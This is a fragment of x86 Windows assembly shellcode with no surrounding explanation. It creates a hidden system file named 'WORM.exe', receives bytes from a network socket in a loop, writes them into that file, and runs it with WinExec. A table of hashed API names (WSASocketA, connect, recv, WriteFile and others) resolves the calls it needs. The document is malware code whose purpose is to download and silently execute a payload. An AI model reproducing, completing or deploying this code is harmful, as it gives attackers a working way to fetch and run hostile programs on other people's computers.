        push byte 0x06                      ; 0x02|0x04 hidden and system attribute
        ; OPEN_ALWAYS
        push byte 0x04
        push byte 0x00                       ;lpSecurityAttributes
        push byte 0x07
```

```
        push dword 0xe0000000
        push dword [esi+0x2c]
        call [esi+0x14]                 ; CreateFileA
        mov edi,eax                     ;save the file handle
get_file:
        sub esp, BLOCKSZ - 200
        mov ebp,esp
recv:
        lea edx,[ebp+100]
        push byte 0x00                  ;flags
        push BLOCKSZ                    ;length
        push edx  ;buffer               ;buffer
        push ebx                        ;socket handle
        call [esi+0x0c]                 ;recv
        cmp eax,0xffffffff              ; if -1
        je end
        cmp eax,0x00
        je end                          ;jump if done
write_file:
        lea edx,[ebp+100]
        push byte 0x00
        push ecx
        push eax                        ;recieve bytes
        push edx                        ;buffer
        push edi                        ;file
```

```
        call [esi+0x18]                 ;WriteFile
        jmp recv                        ;keep retrive
end:
        ;CloseHandle
        push edi;
        call [esi+0x1c]                 ;CloseHandle
closesocket:
        push ebx
        call [esi+0x10]                 ;closesocket
winexec:
        push byte 0x05
        push dword [esi+0x2c]
        call [esi+0x20]                 ;WinExec
exit:
        xor edi,edi
        push edi
        call [esi+0x24]                 ;Exit Process
data:
        call start
         dd 0x3bfcedcb ;WSAStartup      0x00
         dd 0xadf509d9 ;WSASocketA      0x04
         dd 0x60aaf9ec ;connect         0x08
         dd 0xe71819b6 ;recv            0x0c
         dd 0x79c679e7 ;closesocket 0x10
         dd 0x7c0017a5      ;CreateFileA    0x14
```

```
dd 0xe80a791f     ;WriteFile       0x18
dd 0x0ffd97fb     ;CloseHandle  0x1c
dd 0x0e8afe98     ;WinExec0x20
dd 0x73e2d87e ;ExitProcess0x24
db 'WORM.exe',0x00;          0x28
```